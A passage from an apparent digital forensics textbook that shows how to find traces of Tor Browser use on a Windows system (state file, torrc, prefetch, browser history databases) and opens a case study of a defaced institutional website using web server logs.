Guard in=default rsa_id=FEDE31337E4E19E06B97D282F08B0A0E8B9C5526 nickname=csUniHB sampled_on=2019-01-20T17:07:46 sampled_by=0.3.4.
Guard in=default rsa_id=C8DF8568F2624F0F529807FDB8D90F9234A6085E nickname=Unnamed sampled_on=2019-01-20T02:36:47 sampled_by=0.3.4.
Guard in=default rsa_id=4DB8F213C3685CA4A3CF616352A8F7D39E61801A nickname=anyname sampled_on=2019-01-14T23:22:27 sampled_by=0.3.4.
Guard in=default rsa_id=C06ECC54F8FE9B92477CDF852B0201B787BC4354 nickname=xXBOOMXxxXBOOMXx sampled_on=2019-01-20T00:19:48 sampled_
Guard in=default rsa_id=2AD82F3964D325B3FE2FF74E980FB006374EF190 nickname=Unnamed sampled_on=2019-01-19T15:54:01 sampled_by=0.3.4.
Guard in=default rsa_id=8A8DBA05B9FA31A5511B79768CF191C84C9035DE nickname=circusdirector sampled_on=2019-01-18T04:24:09 sampled_by
Guard in=default rsa_id=885CFB6921E6E7716BB64783348DDB06E17E5B5A nickname=42e7b73f33ff22cfc9c sampled_on=2019-01-13T23:32:24 sampl
Guard in=default rsa_id=46F7E6C305E968D455214A154A67920C4E27D873 nickname=martinsrelay sampled_on=2019-01-18T00:08:16 sampled_by=0
Guard in=default rsa_id=1BE8253D0CBE9F4978F7B2DD7A491157545C137E nickname=haagsehackers sampled_on=2019-01-21T00:15:09 sampled_by=
Guard in=default rsa_id=B143D439B72D239A419F8DCE07B8A8EB1B486FA7 nickname=wardsback sampled_on=2019-01-21T15:30:00 sampled_by=0.3.
Guard in=default rsa_id=0ED0EA324C931CF41CB5272BFB1D015B3D5772A9 nickname=TOR2DFNrelB sampled_on=2019-01-19T14:05:54 sampled_by=0.
Guard in=default rsa_id=990C9F3CC99E4317CBEC8182A2BED563227148A4 nickname=NorthernEnd sampled_on=2019-01-21T06:06:56 sampled_by=0.
Guard in=default rsa_id=D3BE0C4FEC3AC5955992D336E7BF99DC1F26020C nickname=piriti sampled_on=2019-01-20T14:29:05 sampled_by=0.3.4.9
Guard in=default rsa_id=898A9FBAC38E3B8496BA491B4611961503C01A96 nickname=WhoKilledMarielle sampled_on=2019-01-13T09:17:33 sampled
Guard in=default rsa_id=79B39F8D53DACC9A63975FBC346301D8D0D36034 nickname=grocock sampled_on=2019-01-22T17:46:30 sampled_by=0.3.4.
Guard in=default rsa_id=F9E02ACF7EFC99A3315E68ECEAAA51AA8FAAC133 nickname=CENSURFRITITDKRLY1 sampled_on=2019-01-12T03:20:48 sample
Guard in=default rsa_id=7272A578FD463764A95862B871878CA045F177A3 nickname=ButtersStotch sampled_on=2019-01-22T08:23:37 sampled_by=
Guard in=default rsa_id=695D811B130673C2DE8DCFC5A9E742790BD25066 nickname=FalkensteinTor02 sampled_on=2019-01-13T22:09:46 sampled_
Guard in=default rsa_id=16DB78459B845F4E728405EB694E32929E2B318A nickname=456c sampled_on=2019-01-22T07:24:56 sampled_by=0.3.4.9 l
TorVersion Tor 0.3.4.9 (git-4ac3ccf2863b86e7)
LastWritten 2019-01-23 11:10:15
TotalBuildTimes 6
CircuitBuildTimeBin 1325 1
CircuitBuildTimeBin 1525 1
CircuitBuildTimeBin 1575 1
CircuitBuildTimeBin 1675 1
CircuitBuildTimeBin 1725 1
```

Figure 10-6. *Tor execution data and time*

3. Now we open a file name `torrc` under the folder `C:\Users\DELL\Desktop\Tor Browser\Browser\TorBrowser\Data\Tor` this gives the drive location from where the tor was launched (Figure 10-7). So, if there are multiple Tor Browser folders on the suspect's system, we can find paths including the drive letter from which the Tor browser was run.



torrc - Notepad

File Edit Format View Help

```
# This file was generated by Tor; if you edit it, comments will not be preserved
# The old torrc file was renamed to torrc.orig.1 or similar, and Tor will ignore it

DataDirectory C:\Users\Noobnet\Desktop\Tor Browser\Browser\TorBrowser\Data\Tor
GeoIPFile C:\Users\Noobnet\Desktop\Tor Browser\Browser\TorBrowser\Data\Tor\geoip
GeoIPv6File C:\Users\Noobnet\Desktop\Tor Browser\Browser\TorBrowser\Data\Tor\geoip6
```

Figure 10-7. *Details of where Tor was launched*

4. Windows prefetch is another source of information about the TOR usage on the suspect system. You can view prefetch files at location C:\Windows\Prefetch. In Figure 10-8, we have shown prefetch files on the Windows command prompt (you need Administrative Privileges to view prefetch files, so we suggest that you run the Command prompt as Administrator).




***Figure 10-8.** Windows prefetch files*

5. You can also use a tool called `WinPrefetchview` for analyzing the prefetch files related to the TOR. You can download this tool from **`www.nirsoft.net`**. Figure 10-9 shows the `TOR.EXE-D6896463.pf` file. It indicates that the Tor browser was used on the system, and we can click on this file to get the properties of it.




Figure 10-9. *Evidence that Tor was used*

6. In Figure 10-10 we can see the created time, modified time, last accessed time, path, etc., for this file.




Figure 10-10. *Properties of the Tor prefetch file*

7. The `extensions.ini` and `compatibility.ini` files are at this location:

   C:\Users\username\Desktop\Tor\Browser\Browser\TorBrowser\Data\Browser\profile.default. This also provides the Tor Browser execution path (Figure 10-11).




Figure 10-11. *Tor Browser execution path can be found*

8. To get information about the website visited, bookmark, places, etc., Open file places.slite from

   `C:\Users\Username\Desktop\Tor Browser\Browser\TorBrowser\Data\Browser\profile.default`. Open this file in DB browser for SQLite.

9. After successful installation of the Tor Browser, we visited `www.dropbox.com` and `www.facebook.com` websites. In the table `moz_hosts`, we can see the list of website hosts we visited (Figure 10-12).




Figure 10-12. *Websites visited*

10. In the table `moz_places`, we can see the list of websites' URLs being visited (Figure 10-13).




Figure 10-13. *URLs visited*

11. We bookmarked the websites www.drobox.com and www.facebook.com. Here we can see these bookmarked websites in the moz_bookmarks table (Figure 10-14).




Figure 10-14. *Bookmarks*

Preventive Forensics

This field of Forensics is where all the knowledge gained from the previous and past forensics investigations is used and implemented to future projects. Strong security practices and techniques only come by examining where it failed in the past.

Cyber forensic experts submit reports, which are later studied, and all positive changes are implemented. The tools we use are improved with the feedback that the experts send to the developers. This is beneficial for developers as they get details on what features are required in real-world scenarios and how the product can be improved.

Case Study: Website Hack

In this case study, a reputed Institution's website was hacked and altered with some lurid comments (Figure 10-15).




Figure 10-15. *The defaced website*

A new user with admin rights was added to the administrative control (Figure 10-16).




Figure 10-16. *Details of the new, unauthorized admin*

The News and Updates page was altered and new comments were added (Figure 10-17).





Figure 10-17. The additions to the news page

It was noticed and reported to them by one of the companies who recruits students during campus placements.

As soon as we were called, we asked the technical team to take screenshots of all the altered web pages and then to restore them back to their original web pages. Then we asked for logs from the hosting company where the website was hosted and requested logs of three days before this was attack was reported.

Figure 10-18 shows the details.



```
2010-07-18 16:41:06 W3SVC328 SRV-VIRTUAL24X7 68.71.135.2 GET /admin/menu.php - 80 - 117.195.1.84 HTTP/1.1 Opera/9.80+(Windows+NT+6.1;+U;+en)+Presto/2.6.30+Version/10.60 PHI
2010-07-18 16:41:14 W3SVC328 SRV-VIRTUAL24X7 68.71.135.2 GET /html/menupage.php id=201 80 - 117.195.1.84 HTTP/1.1 Opera/9.80+(Windows+NT+6.1;+U;+en)+Presto/2.6.30+Version/
2010-07-18 16:41:26 W3SVC328 SRV-VIRTUAL24X7 68.71.135.2 GET /admin/menu.php x=&flag=ac&pid=544 80 - 117.195.1.84 HTTP/1.1 C en)+Presto/2.6.3
2010-07-18 16:41:26 W3SVC328 SRV-VIRTUAL24X7 68.71.135.2 GET /admin/ckfinder/_samples/sample.css - 80 - 117.195.1.84 HTTP/1.1 C en)+Presto/2.6.3
2010-07-18 16:41:26 W3SVC328 SRV-VIRTUAL24X7 68.71.135.2 GET /lib/rte/richtext.js - 80 - 117.195.1.84 HTTP/1.1 Opera/9.80+(Windows ersion/10.60 PHF
2010-07-18 16:41:32 W3SVC328 SRV-VIRTUAL24X7 68.71.135.2 GET /admin/menu.php flag=e&pid=577 80 - 117.195.1.84 HTTP/1.1 Opera/9.80+(Windows+NT+6.1;+U;+en)+Presto/2.6.30+Ve
2010-07-18 16:41:32 W3SVC328 SRV-VIRTUAL24X7 68.71.135.2 GET /admin/ckfinder/_samples/sample.css - 80 - 117.195.1.84 HTTP/1.1 Opera/9.80+(Windows+NT+6.1;+U;+en)+Presto/2.6.3
2010-07-18 16:41:32 W3SVC328 SRV-VIRTUAL24X7 68.71.135.2 GET /lib/rte/richtext.js - 80 - 117.195.1.84 HTTP/1.1 Opera/9.80+(Windows+NT+6.1;+U;+en)+Presto/2.6.30+Version/10.60 PHF
